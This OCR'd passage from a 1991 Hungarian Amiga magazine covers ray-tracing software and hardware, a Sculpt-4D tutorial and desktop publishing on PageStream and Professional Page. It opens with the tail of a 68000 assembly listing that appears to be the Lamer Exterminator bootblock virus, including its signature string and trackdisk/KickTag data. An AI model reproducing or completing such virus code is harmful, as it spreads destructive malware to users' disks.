LC47AEA MOVEQ #4,D0
LC47AEC MOVE.L (A0)+,(A2)+
  DBF D0,LC47AEC
  RTS

LC47AF4 DC.B   $73,$74,$72,$61,$70,0
lc47afa dc.b   $74,$72
  DC.B   $61,$63,$6B,$64,$69,$73,$6B,$2E
  DC.B   $64,$65,$76,$69,$63,$65,0,0
lamertxt DC.B
$54,$68,$65,$20,$4C,$41,$4D,$45
  DC.B   $52,$20,$45,$78,$74,$65,$72,$6D
  DC.B   $69,$6E,$61,$74,$6F,$72,$20,$21
  DC.B   $21,$21,0
eorval dc.b  $F,0,0,0,$17
LC47B2C DC.B  $AB,$CD
lc47b2e dc.b  0,0
  dc.b  0,0
lc47b32 dc.b  0,0,0,0
PuffAddr  dc.b  0,0
bootend;

lc47b3a equ bootend+2
LC47B3C equ bootend+4
KickTag equ bootend+6
lc47b60 equ bootend+$28
```

Amigás Fohász

Istenem (vagy valaki)!
Ugyan!
Adj nekem egy
100MHZ-es,
68070-es, 68889-es,
Amiga10000-est!
Istenem (vagy valaki)!
Hát nem szívtam még
eleget?
Istenem (vagy valaki)!
Adj nekem egy
10000*10000-es
124 bites grafikus
kártyát!
Istenem (vagy valaki)!
Hát nem szívtam még
eleget?
Istenem?!
Mikor tanulnak már
meg az Amigára
jó programot írni?
Istenem (vagy valaki)!
Hát nem szívtam még
eleget?!

**Koszorús polihisztor:
BBKING alkotása, egy
nyomtatás után...**

Ray-tracing 06



1024 * 768-as felbontású kép.
A Real 3D-vel készült, és a Harlequin board-ra lett leképezve

Lassacskán fél éve annak, hogy az Amigára írt ray-tracing programokról átfogó leírást közöltem, melyben akkor minden megjelent és még megjelenés előtt álló programot bemutattam. Ezt követően minden hónapra jutott egy új ray-tracer, így nem volt idő a régebbiekkel foglalkozni. Még akkor sem, ha ezek a "régebbiek" is csak egy-két hónaposak voltak, és az Amiga 3D programok azon új nemzedékébe tartoznak, melyek pillanatnyilag a grafika és animáció csúcstechnológiáját képviselik. Szoftver, mint például az Imagine, vagy a 3D Professional, olyan forradalmian új technikákat, algoritmusokat használnak, melyek még a 3D munkaállomásokon is csak most kezdenek megjelenni, és egy éve csak az egyetemek számitástechnikai szakán a 3D grafikával foglalkozó tudósok ismerték. Aztán itt van a LightWave 3D (amit az óriási népszerüségnek örvendő VideoTaster-hez mellékelnek), ray-tracinghez hasonló, de annál sokkal gyorsabb árnyékolásával. Ideje tehát a reflektorfénybe állítani ezeket a progrmokat, és egy kicsit ray-tracelni velük, habár ezen nem feltétlenül a lemezről viszaverődő fénysugarakban való gyönyörködést értem. Ennyi szöveg után bejelentem a májusi cikk szoftverszenzációját: ha a 3D Professional 2.0 bejelentését nem számítom ide, úgy kénytelen vagyok elmondani, hogy ebben a hónapban nem jelent meg EGY új ray-tracing program sem!

Most jelenik meg először az Alkalmazás alrovat, melyben ez alkalommal Todd Rundgren videoklipjéről lesz szó. Az amerikai Amiga-szaksajtó szerint "azok számára akik szoktak rock videokat nézni a tévén, már minden bizonnyal ismerős a Todd Rundgren név". Habár én kitartóan nézem az MTV-t, még egyszer sem láttam a klipjét. Sajnálhatom, mivel állítólag Rundgren "tud valamit" az Amigáival és Toasterjeivel. De hát mindenről a maga idejében... Kezdjük a hónapot szokás szerint a hardver alrovattal!

HARDVER

Egy sajnálatos félreértés folytán az előző számban hibásan jelent meg a Sapphire gyorsítókártya sebessége. Habár a gyártó cég (TTR Development) úgy reklámozza termékét, mint ami 12 MHz-en fut, valójában csak arról van szó, hogy olyan 68020-ast és 68881-est használ, ami 12 MHz maximum sebességel lennének

futtathatók, de csak az Amiga normál 7.14 MHz-én ketyegnek. Ez azt jelenti, hogy a kártya sebességnövekedése csak abból adódhat, hogy a 68020-as néhány 68000-es utasítást gyorsabban hajt végre, vagy ha a szoftver direkt a 68020-ra vagy 68881-re van írva. Tehát a kártya nem fogja felgyorsítani nagy mértékben az átlagos programot (nem lesz kétszer olyan gyors mint a normál Amiga), de az olyan (és csak az olyan!) ray-tracing programot, ami koprocesszort használ igen, kb. három-ötszörösére.

Minden tájékozottabb Amigás ismeri a Great Valley Products, azaz a GVP céget: ők készítik az Amigára a leggyorsabb gyorsítókártyákat, egészen 50 MHz -es sebességig. Ebben a hónapban kezdték el reklámozni új gyorsítókártyáikat, melyek igaz most nem lettek lényegesen gyorsabbak, de azért sok újítás helyet kapott rajtuk. Az egyik új típus az All-in-One ("minden egyben") kártya, 68030 processzorral és 68882 matematikai koprocesszorral felszerelve, melyek 22 vagy 33 MHz-en futnak. Ezen a kártyán kap továbbá helyet a 32-bites memória, ami 16 MByte-ig bővíthető, és amit GVP most fejlesztett ki az Amiga gyorsítókártyáihoz. Mivel a memória nem az Amiga 2000 buszon található, hanem közvetlenül a gyorsítókártya, azaz a M68030 buszán, ezért lépheti túl a 8 MBájtos Fast-RAM határt, és ezért is nagyon gyors. Hasonló meggondolások miatt kapott a gyorsítókártyán helyet egy SCSI kontroller, ami DMA segítségével, azaz a processzor igénybevétele nélkül képes bármilyen SCSI meghajtóról (például 1.2 GByte-os winchesterről, vagy ugyanekkora optikai meghajtóról) adatokat mozgatni a kártya 16 MByte memóriájába (ismét csak óriási sebességgel). Egy GVP All-in-One kártya segítségével most már az Amiga 2000 minden tekintetben gyorsabbá tehető bármilyen Amiga 3000-nél, és mindez egyetlen egy kártyával! Az 50Mhz-es verzió is tudja mindezt, de ezt a tervezők két kártyán tudták csak megoldani, ezért nem is nevezik ezt All-in-One kártyának. A GVP cég képviselője szerint ez a kártya gyorsabbá tesz egy Amiga 2000-est, mint egy olyan Amiga 3000, ami egy, a közeljövőben megjelenő 68040-es kártyával lesz felszerelve.

Már több hónapja reklámozza a Black Belt Systems cég a HAM-E grafikus kártyáját, de csak most, májusban kezdődött meg az árusítás. A HAM-E nem 24-bites kártya, mert csak kb. 262,000 színt tud megjeleníteni (18 bit), 348x566 felbontással. Ennyi szín ray-tracing képek megjelenítésére elégséges, és csak a profi (televíziós) alkalmazásoknál lehetnek problémák a képminőséggel, bár azért a ray-tracing animációt meg lehet vele kockáztatni, nem biztos, hogy a képminőség észrevehetően gyenge lesz. Bár a cég nem közölt részleteket a ketyere működéséről, valószínű, hogy az Amiga kimenő RGB jelét keveri össze valamilyen saját, eltárolt kép RGB adataival, és ezt adja ki. Így az ár lényegesen lecsökken, mert nem kell egy teljes, 24-bites képet tárolni, és nincs szükség az RGB kép videojellé alakítására. Ennek megfelelően a HAM-E csak $300 -ba kerül, ami igen olcsónak számít. Mivel a kimenő jel RGB, és nem NTSC vagy PAL video, ezért a HAM-E kompatibilis mind PAL, mind pedig NTSC Amigákkal. További előny, hogy a kártya kimenetén megjelenő RGB jelet közvetlenül meg lehet nézni a Commodore 1084 (vagy kompatibilis) RGB monitoron. Mint láttuk, a megoldásnak sok előnye van, de sajnos van egy hátránya is: ha videojellé kívánjuk alakítani azt, úgy egy külön encodert vagy genlockot kell használni, ami elég sokba kerül. A kártyához a Black Belt Systems mellékel még több programot, ezek közül a legfontosabb a festőprogram. Ez állítólag a HAM-E több üzemmódjában is dolgozik (12 ilyen üzemmód létezik), mint például 256 szín a 16.7 millióból. A program ecseteket is használ (amit a blitterrel kezel), a paletta különböző keveréseket és color cycling-ot tesz lehetővé (mint DPaint, csak sokkal több színnel), valamint képes nyújtani és forgatni ecseteket anti-aliasinggal, azaz nem lesz ronda, "pixeles" kinézetük. Programozók ingyen hozzájuthatnak a program C nyelvű forráskódjához, és azt kedvükre alakítgathatják, változtatgathatják. A rajzprogram az alábbi formátumokban tölt és ment képeket: IFF24 (az új, 24-bites IFF képformátum), GIF (egy 256 színű formátum, amivel sok gépen, de leggyakrabban az IBM-en találkozhatunk), és természetesen HAM-E saját formátumai. Az IFF24 kompatibilitás azt jelenti, hogy a a program közvetlenül használható 24-bites ray-tracing képek retusálására, ami eddig nem volt lehetséges drága 24-bites hardver nélkül. Ha már a képformátumoknál tartunk, akkor meg kell említeni, hogy a HAM-E-hez mellékelnek még egy képformátum-konvertert is, aminek segítségével az alábbi formátumokból készíthetünk HAM-E képet: IFF24, 2 - 256 színű "normál" IFF, EHB azaz Extra-HalfBrite, HAM azaz Hold-And-Modify, DKB és QRT ray-tracing programok, RGB8 és RGBN (Turbo Silver, Imagine, Sculpt4D, stb.), Targa (IBM 24-bites szabvány), GIF, Dynamic HiRes (pl. DigiView), SHAM, ARZ0, ARZ1, AHAM (olyan képtipusok, ahol a színek minden rasztersorban megváltoznak), ScanLab (ASDG képdigitalizáló szoftvere), UPB8 ecset (hát ezt még én sem

tudom, hogy mi), és természetesen a 12 HAM-E formátum mindegyike. A cég a reklámjában még szentel vagy tíz betüt annak, hogy leírja, hogy valamilyen ray-tracing programot is mellékelnek ("render s/w"), de hogy ez mi, azt csak találgatni lehet. Valószínünek tartom, hogy az előzőekben említett DKB vagy QRT ray-tracerek valamelyikéről van szó, de hát ezt nem tudhatom biztosra.

A HAM-E egy érdekes hardver, amit az első tájékozódás után több módon is lehet értelmezni: pozitívan, vagy negatívan. Ha pozitívan értelmezem, akkor egy közel 24-bites minőségü hardvert látok, ami felveszi a versenyt az igen drága frame bufferekkel, és $300-ért szinte egy ajándék (a sok mellékelt szoftverrel egyetemben). Ha negatívan értelmezem, akkor azt látom, hogy egy okos hardveres összeügyeskedett néhány olcsó áramkört, és azzal egy olyan képkeverést tud megvalósítani, ami messziről jól néz ki (hirdetéseikben mindn közölt kép bélyeg nagyságú). Azt, hogy végül is mi az igazság, csak a hardver használata és tesztelése után fog kiderülni, amit megpróbálok minél hamarabb elvégezni.

SZOFTVER

Az Impulse cég Imagine néven megjelent szoftvere leginkább azok számára fog imponálni, akiknek a célja gyönyörü állóképek készítése. A program ezt a könnyen kezelhető és gyors editor, valamint egyszerü, de kiváló minőségü ray-tracerje segítségével garantálja. Minden tárgyra képeket lehet húzni, amivel megadható a tárgy színe, átlátszósága, tükröződése, és a felszín durvasága. Maga a program több előre beállított felszíntípust ismer, mint a tégla, fa, márvány, stb. Mindezek segítségével könnyen készíthetünk élethü tárgyakat, melyek minősége felveszi a versenyt a profi munkaállomásokon készültekkel. A program két editort is tartalmaz. Az első, a Detail Editor mindent tud, amit egy editornak tudnia kell, sőt... érdekes mágnesek a tárgyak pontjainak mozgatására, Boolean utasítások (tárgyak összeragasztása, egymásból kivágása, stb.), és különleges "szobrász" eszközök, billentyüzet-makrók, és még sokan mások. Itt, a Detail Editor-ban lehet a tárgyak tulajdonságait megadni, amibe az is beletartozik, hogy egy tárgyra a ráhúzott kép pozícióját interaktívan változtathatjuk (tudtommal ezt csak a Silicon Graphics munkaállomásokon lehet megtenni, melyek igencsak drágák). Az Imagine tartalmaz egy másik editort is, nevezetesen a Forms Editort, ami bonyolult alakzatokat képes készíteni két nézeti kép alapján. A program leggyengébb része az animációs tervező, a Stage Editor, ami bár tartalmazza a szokásos animációs utasításokat, kicsit nehézkesen kezelhető. Létezik még egy másik animációs editor, a Cycle Editor, aminek a segítségével ismétlődő mozgásokat adhatunk meg úgy, hogy kijelölünk egy "csontvázat", melyet kulcspozíciók (keyframe-ek) segítségével mozgatunk, majd minden egyes "csonthoz" egy előzőleg elkészített tárgyat rendelünk. Például lemodellezünk egy madarat a Detail Editorban, aminek a szárnycsapdosását a Cycle Editorban elkészítjük, és a csapdosó madarat a Stage Editorban reptetjük át a kamera előtt. (Az animáció ilyen módszere ugyancsak a Silicon Graphics és hasonló munkaállomásokon használatos). Az Imagine ray-tracing része nem túl konfigurálható, de ezt ellensúlyozza, hogy az elkészített képek szinte mindig gyönyörüek mindenfajta állítgatás nélkül. Mostanában sok gyönyörü kép és animáció kerül a (nyugati) nagyközönség elé, és sok közülük az Imagine segítségével készült. Összefoglva az Imagine kiváló modellezési és képminősége miatt bátran nevezhető az új, második generációs ray-tracing programok királyának, a Sculpt-győzőnek (nem Győzőnek!). Sajnos az animációs rendszer hiányosságai miatt mégsem nevezhetem a programot tökéletesnek.

A LightWave 3D ugyan nem ray-tracing program, de azért érdemes foglalkozni vele. A program nagyon felhasználóbarát, a képernyő első látásra barátságosnak tünik, és a későbbiek is azt a tény erősítik meg, hogy a program használata gyerekjáték (már ha a 3D modellezést lehet ilyen jelzővel illetni). A tárgyak tervezése egyszerű, és a program tartalmaz egy "telefonkönyvet", melyben száznál több előre elkészített 3D tárgy található. Tárgyainkat (azaz az őket reprezentáló "dobozt") az egér segítségével valós időben mozgathatjuk, nyújthatjuk, stb. A Modeler-ben készíthetjük el tárgyainkat a megszokott módszerekkel, de itt is sok extra van: a program mindig optimális méretűre és helyzetűre állítja a modellezett tárgyat, vagy egy olyan megtekintés, ahol a nézőpont folyamatos mozgásban van, ami a modell vizuális megértését nagymértékben megkönnyíti. A LightWave 3D nem ray-tracinget használ, hanem Phong-árnyékolást, de a képek ráhúzása a tárgyakra és az árnyékok képzésével élethű képek készíthetők. A módszer nagy előnye a gyorsaság: egy Amiga 3000-en a képek elkészítésének ideje kb. öt-tíz perc. Tulajdonképpen a LightWave 3D akár a tökéletes 3D program is lehetne, ha nem csak a

VideoToaster-rel működne (ami csak NTSC-ben létezik ugye), és esetleg lenne ray-tracing opció benne.

A 3D Professional részletesebb ismertetését a későbbiekre halasztom, mivel küszöbön áll a 2.0-as verzió megjelenése, ami az előző verzió sok hibáját kiküszöböli, és további újításokat tartalmaz. Amint valami további is kiderül, természetesen Te is tudni fogod az AM-ből.

ALKALMAZÁS

Habár én még idáig nem hallottam a Todd Rundgren nevet, állítólag egy jó zenész, akinek több sikerszáma is volt, mint például a "Can We Still Be Friends", vagy a "Real Man". Ugyancsak ő az, aki az Apple Macintosh gép megszállotja volt. De hát ekkor történt egy és más...

A legutóbbi Siggraph kiálításon (a világ legelőkelőbb számítógépes grafikai és animációs rendezvénye) T.R. látott egy VideoToastert, és annyira megtetszett neki, hogy rögtön vett magának tíz Amiga 2500-ast, ugyancsak tíz 300 MBájtos harddisket, valamint tíz VideoTastert, és hozzálátott saját Amigás-Toasteres videojának az elkészítéséhez. Néhány hónappal később T.R. előbújt 7200 fázis 24-bites képkockával (lehetett vagy 10 GBájt), amik a LightWave 3D-n készültek, és az új videoklipjének az anyagát képezik. A remekmü neve: "I Change Myself".

Az egész cirkusz összköltsége kb. $65,000 volt, ami állítólag nagyon kevés egy ilyen kaliberű számítógépes animációért (ahol az árak a milliós nagyságrendben mozognak). Persze így a gépeket sem kell eldobni, hanem újra fel lehet őket használni, és habár Todd Rundgren továbbra is egy Macintosh megszálott, most már egy Amiga megszálott is (hát nem nevezhetem másnak azt, aki 7200 kockás animációkat készít). Ha valaki látja a tévében T.R.-t, akkor szóljon (és dagadhat a melle, hogy hát bizony EZ AMIGÁVAL KÉSZÜLT).

SCULPT-4D TANFOLYAM

Folytassuk a tanfolyást az Observer menü részletes magyarázatával. Itt jegyzem meg, hogy a Sculpt-3D menürendszere nem egyezik meg az itt leírtakkal, de mivel a Sculpt-4D mindazokat tudja, csak többet, ezért itt a Sculpt-3D -vel külön nem foglalkozom. Az Observer menüben azok az utasítások kaptak helyet, amik valamilyen módon a nézőhöz, azaz a virtuális kamerához kapcsolódnak. A program analógiája alapján mozgathatunk, forgathatunk egy kamerát, azt egy bizonyos pontra irányozhatjuk, és további (kameraszerü) dolgokat állíthatunk be rajta, mint: lencse típusa, expozíciós idő, stb. Lássuk tehát ezeket sorban!

Observer/Mode/ a képelkészítés stílusa: Wireframe - drótvázas ábrázolás, Sketch - síklapokkal rajzol pontatlanul, Painting - síklapokkal rajzol pontosabban, Scanline Painting - síklapokkal rajzol a lehető legpontosabban (ún. scanline vagy z-buffer algoritmus segítségével), Scanline Snapshot - ray-tracing fényvisszaverődés, fénytörés, és árnyékok nélkül (tükör, üveg, fém felületeket kihagyja), Snapshot - ray-tracing árnyékok nélkül, Photo - minden van (ami szem szájnak ingere). Az algoritmusok időigényessége a lista elejétől haladva nő: amíg a Wireframe megtekintés csak 10-20 másodpercet vesz igénybe, a Photo üzemmódban ugyanannak a képnek az elkészítése 4-5 óra is lehet. A Lores és Hires segítségével állíthatjuk be, a vízszintes felbontást (320 vagy 640 pixel), a Nointerlace és Interlace segítségével pedig a függőleges felbontást (256 vagy 512 pixel). Ha az animációdat videóra akarod venni, akkor ajánlott azt Interlace-ben készíteni.

Az Observer/Location a virtuális kamera pozícióját állítja be, az Observer/Target pedig a célpontot, ahová a kameránk néz. Az Observer/Lens segítségével állítható be a kamera lencséjének a típusa: Normal - normál lencse, Wide Angle - széles látószögü lencse, Telephoto - keskeny látószögü lencse, Speciál - spéci lencse, mi állíthatjuk be a fókusztávolságot. Az Observer/Exposure az "expozíciós időt" állítja be, azaz azt, hogy a kép mennyire lesz megvilágítva. Ez lehet Auto - automatikus, vagy Manual - kézi beállítású, ahol az automatikus megivlágítási időhöz viszonyítva, százalékban adhatjuk meg a megvilágítás értékét. Az Observer/Image Size segítségével adható meg a kép mérete. Ez nem azt jelenti, hogy a felbontást kiválasztjuk - azt az Observer/Mode -nál lehetett megtenni. Az választási lehetőségek: Tiny - 1/8-ad képernyő, Small - 1/4-ed képernyő, Medium - 1/2 képernyő, Full - teljes képernyő, Jumbo - képernyőnél nagyobb (nincsenek keretek), Video - ez is nagyobb a képernyőnél, de videókép méretben. Az Observer/Anti-Aliasing menüben választhatjuk meg az anti-aliasing mértékét (az algoritmus ismertetése és magyarázata az AM áprilisi,91/4 számában megtalálható). A

lehetséges értékek: None - nincs, Good - gyors, de nem túl szép, Best - lassú, de szép anti-aliasing. Itt állítható be még a színkeverés, a Dithering. Ennek értéke a standard dithering-érték százalékában adható meg. Az Observer/Tilt segítségével forgathatjuk a kameránkat a nézőpont-nézett pont tengely körül. Az értéket fokban kell megadni, pozitív szög az óramutató járásával ellentétes irányú forgatást eredményez.

Az Observer/Start hatására kezdetét veszi a ray-tracing számolás. Ha az Observer/Display Early -re van állítva, akkor máris megjelenik egy képernyő, amin láthatjuk a készülő képet. Ha az Observer/Display Late helyzetben van, akkor a program csak a kép elkészülése után rakja azt ki, ezzel időt takarítva meg. Az Observer/Abort megszakítja a számítást, ami a billentyüzetről a Ctrl-C segítségével tehető meg. Az Observer/Status hatására a képrnyő legfelső sorában információkat olvashatunk az alábbi formátumban: Mem(C+F) = {chip-memória érték} + {fast-memória érték} V = {kiválasztott csúcsok száma} + {nemkiválasztott csúcsok száma} E = {élek száma} F = {lapok száma} L = {lámpák száma}. Ezzel az Observer menü tárgyalását be is fejeztük.

Ennyi volt erre a hónapra, remélem mindenki jól szórakozott, és hát akkor szokás szeint a következő számban találkozunk. Addig is jó ray-tracelést,

A DJ (mint mindig) Jazz volt.


DTP az Amigán

Természetesen az Amigával LEHETSÉGES professzionális DTP-t megvalósítani. Ténykérdés, hogy sokáig nem figyeltek fel erre a gépre a területtel professzionális színvonalon foglakozó cégek, ezért a DTP-ben az AMIGA sokáig komoly hátrányt szenvedett más gépekkel szemben. Jelenleg azonban professzionális Agfa és Adobe fontok, postscript kompatibilitás, és komoly szoftverek jellemzik az Amiga DTP-t is. Nem szeretnék belemenni más gépekkel való összehasonlítgatásokba, én inkább csak az Amigáról szeretnék írni, és döntse el mindenki, hogy mit vásárol.
Jelenleg a két legjobb DTP program a Pagestream 2.1, és a Professional Page 2.0. Mindkettő használatához ajánlatos min. 3MB memória, és harddisk. Ezek nélkül is lehetséges a programokkal dolgozni, a minőség és az idő vesztére! A két program nagyjából hasonló képességekkel rendelkezik, talán a funkciók terén a Pagestream felé billen a mérleg nyelve. A Softlogik azonban valószinűleg még nem látott 7.14MHz-es standard Amigát! A Pagestream használatához feltétlenül szükséges egy gyorsitókártya, vagy egy postscript kompatibilis lézerprinter, hacsak nincs nagyon sok időnk! Természetesen egy-egy szórólap esetén nem probléma 15-25 percet várni egy oldal kinyomtatására, a helyzet azonban megváltozik, ha mondjuk egy könyvről van szó.
Erre a célra a Soflogik állítása szerint tökéletesen megfelel egy 68020/68882-es turbókártya 16Mhz-es órajellel.

A Pagestreamen kívül azonban mint már fent említettem van egy másik lehetőségünk, amely azon kívül, hogy struktúrált grafikákat tud ötvözni a szöveggel, és a modern DTP sok egyéb funkcióját is ismeri, a fontokat vektorosan kezeli, bevezet egy-két újdonságot, ami a munkát jelentősen meggyorsítja!
A Professional Page 2.0-vel lehetőségünk van Font cache létrehozására, amit amíg van elég memóriánk, addig memóriában tarthatunk, utánna pedig a harddisken. A font cache-ban az összes font kiszámolt bitmapjét tárolja a program, minden felhasznált méretben. Természetesen törekednünk kell minél kevesebb méret és betűtípus használatára, amennyiben nem áll rendelkezésünkre elegendő memória illetve hardisk hely. A cache eljárás lényege, hogy a vektorfonokból a program csak egyszer számolja ki a bitmap-et az adott méretre. Ezek után minden egyes felhasználáskor ezeket már készen (és gyorsan) veszi elő a memóriából, vagy a harddiskről. Sajnos a lemezen nincs értelme font cache-t tartani, hiszen onnan lassabban töltődik be egy font, mint amennyi időalatt a gép kiszámolná azt (belértve a lemezcserélgetéssel töltött időt és idegrendszeri károsodást...)! Nagyon fontos továbbá, hogy 1MB CHIP RAM-mal rendelkezzen a gép! Ez fontosabb, mint esetleg plusz két Mbyte FAST RAM!

Gyakorlatban végre egy GYORS DTP munkaállomás:

A500 (1 Mbyte Fast RAM)
RGB monitor
A590 20Mbyte Hardisk (2Mbyte belső FAST



bővítés installálva)
HP laserjetIIP (1Mbyte memória)
Professional Page2.0
Transcript szövegszerkesztő

Opcionálisan használható még a 14MHz-es 68000-es bővítés (10.000 ft alatt) illetve egy flickerfixer kártya (ezesetben multisync VGA monitorral).
Amennyiben sikerül valamiféle megegyezésre jutnunk a GOLD DISK céggel, akkor mi is ezzel a konfigurációval fogjuk az AM-et készíteni.

Fent elhangzott a lehetőség a sebesség növelésére postscript kártya segítségével. A Controll adott lehetőséget számunkra, hogy teszteljünk egy postscript kártyát a HP laserjet IIP-vel. A Pagestream kb. 1-2 perc alatt dobott ki egy oldalt, ami tartalmazott egy teljes oldal szöveget két hasábba tördelve, és a Pagestream saját struktúrált grafikáit. A postscript kártyát 70 ezer forint körüli összegért forglamazzák. Ez tökéletes megoldást nyújt az átlag DTP célokra, de jelenleg nem állnak rendelkezésünkre teljes magyar ékezettel rendelkező postscript fontok.
Sajnos amíg a postscript tökéletes megoldást nyújt a szövegek, és egyszerűbb struktúrált grafikák (5-6 vonal, grafikon, embléma, stb.) nyomtatási idejének csökkentésére, nem elegendő a gyorsulás sok száz objektumot tartalmazó bonyolult struktúrált grafikák esetén. Egy ilyen Professional Draw rajz nyomtatási ideje bizony még hosszabb is lesz postscriptben, mintha dot matrix-ban nyomtatnánk HP módban. A struktúrált grafika szerelmesei számára tehát az elsődleges beruházás a gyorsítókártya.

Mi is az a postscript?
Egy speciálisan nyomtató kezelésre kifejlesztett hardware és szoftver keveréke. A postscript hardware a postscript nyelv értelmezésére, a postscript parancsok gyors végrehajtására szolgál. Egy postscript nyomtatófile egy teljesen szabványos szövegfile, bármelyik szövegeditorral kilistázhatod, megnézheted, hogy néz ki! Nagyon tanulságos, bár dokumentáció nélkül lehetetlen "megfejteni" a számok és krikszkrakszok jelentését. Egy ilyen nyomtatófile tulajdonképpen egy program, amit a postscript kártyán lévő erre a célra specializált processzor nagyon gyorsan képes végrehajtani. Így az Amiga mentesül a bitmap-pé alakítás "fáradalmaitól" - azt elvégzi a postscript célhardver.
Egy bonyolult több száz objektumból álló struktúrált grafika esetén már sok számolgatni valója akad az Amigának is (láthatóság, stb.) és maga a postscript file is hatalmas méretű lesz. Ha valaki komoly struktúrált grafikus tervezésre akarja használni az Amigáját, annak sajnos egy gyors kártyára kell kuporgatnia a pénzét! Itt a ray-tracing-hez hasonló igények merülnek fel, így mindenfélekeppen egy 68030/68882-es kártyára kell, hogy essen a választás, minimum 25MHz-es órajellel. Az ilyesmi persze gyakran kompromisszumok eredménye, és az ember kezdetben lehet, hogy egy lassab rendszer megvásárlására kényszerül.
Ilyen esetben a postscript kártya másodrendű beruházás, a nyomtatási időt nem feltétlenül csökkenti, inkább a minőséget javítja! A pontos okát nem tudom, de ténykérdés, hogy a postscript eljárással vezérelt nyomtatványok sokkal tisztábbak, pontosabbak, mint az Amiga által számolt dot matrix.
IBM-es DTP-sek számára teljesen magától

értetődő dolog, hogy a software képes legyen a postscript kártyán, vagy a printerben lévő fontokat használni,illetve letölteni software fontokat a lézerprintemek, vagy postscipt kártyának, és amíg ezeket használjuk addig a nyomtatási idő akár percenként négy - nyolc oldalra is nőhet!
Hogy ezt idáig az Amigán miért nem valósították meg az titok számomra, de a lényeg az, hogy tudomásom szerint az első ilyen próbálkozás a Professional Page 2.0-ban nyilvánul meg. Ez a program már képes software fontok letöltésére. Egy újságban azt olvastam, hogy a GOLD DISK álláspontja, hogy ők megtették a maguk részét, most már az AGFA és az ADOBE dolga, hogy elkészüljenek a letölthető postscript vektorfontok amigás változatával is. Remélem ez gyorsan fog menni, hiszen itt kb. két lemezformátum közötti konvertalásról lehet szó, és némi jogi procedúrák végigviteléről. Ha ez is meglesz, akkor az Amiga valóban felveheti a versenyt minőségben és sebességben is bármelyik konkurrens DTP rendszerrel is, beleértve a színes feldolgozást is...

Remélem tanúlságos volt ez a kis eszmefuttatás, bár erre a témára még gyakran vissza kell majd térnünk a későbbiek során is, mérlegelve az elmúlt időszak fejleményeit. A közeli jövőben minden bizonnyal tesztelni fogjuk a Professional Page 2.0-át, és immáron Compi úr vezetésével komolyabban is szemügyre vesszük a Pagestream-et.


BBKING

Kezdjük előlről...

Az AM hasábjain korábban volt már szó az egyik legprofibb Amigás DTP program, a PageStream használatáról. Ezek az információk azonban részint elég felületesek voltak, mivel csak egy indítórakétaként szolgáltak a program használatához, részint pedig a program előző, 1.8-as verziójával foglalkoztak. Ezért jobbnak láttam, ha a program leírását előről kezdem, az előzőeknél jóval mélyebb szintű ismereteket nyújtva.

Belépő

Kezdjük annál a pillanatnál, amikor a leendő felhasználó megkapja a programot. A PS 2.0-t négy lemezen árulják. Ebből a négy lemezből ajánlatos kettőt csinálni, részint a fölösleges dolgok letörlésével, részint a maradék letömörítésével (ajánlom hozzá a Turbo Implodert). Az egyik lemezen helyezzük el magát a programot, az eszközmeghajtókat, és a szükséges DOS parancsokat. A második lemez legyen a fontfile-oké, és az adatoké. A fontfile-okkal kapcsolatban annyit kell tudnunk, hogy minden fonthoz a .12H, a .24H és a .DMF kiterjesztésű file-okat kell felmásolnunk. Ha Postscript nyomtatónk van, akkor még a .PSF file-okra is szükségünk lesz, de ebben az esetben ne várjunk ékezetes betűket, mivel csak a mátrix fontok lettek megmagyarítva.
Hátra van még a program induló paramétereinek beállítása. Ehhez klikkeljünk rá a program ikonjára, majd válasszuk ki a WorkBench menüből az Info almenüt! A megjelenő ablakban a tool types dialog-ba írhatjuk be a kezdeti paramétereket. A paraméterek megadásakor nem változtathatjuk meg szabadon a nagy és a kisbetűket! Először azt kell eldöntenünk, hogy a PS a WorkBench screen-t használja munkája során, vagy nyisson magának újat. Ennek megfelelően elsőként vagy a



SCREEN=WorkBench
vagy a
SCREEN=Custom

